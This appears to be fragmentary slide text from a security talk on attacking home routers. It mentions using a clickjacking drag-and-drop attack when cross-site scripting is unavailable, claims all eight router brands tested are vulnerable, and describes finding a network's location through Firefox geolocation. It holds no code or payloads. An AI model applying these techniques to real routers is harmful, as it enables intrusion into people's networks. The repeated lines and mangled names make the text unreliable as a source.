
No XSS ? No problem !


Use Clickjacking drag and drop attack by P. Stone !

No XSS ? No problem !

Use Clickjacking drag and drop attack by P. Stone !

8/8 Router brands are vulnerable to clickjacking


Internet



Internet
The New York Times

Where are you ?

- We've go the key but were is the network ?


Also found by Sami Kemvar

Where are you ?

- We've go the key but were is the network ?

Also found by Sami Kemvar

Firefox Locate me protocol



mozilla

Visit Mozilla.co

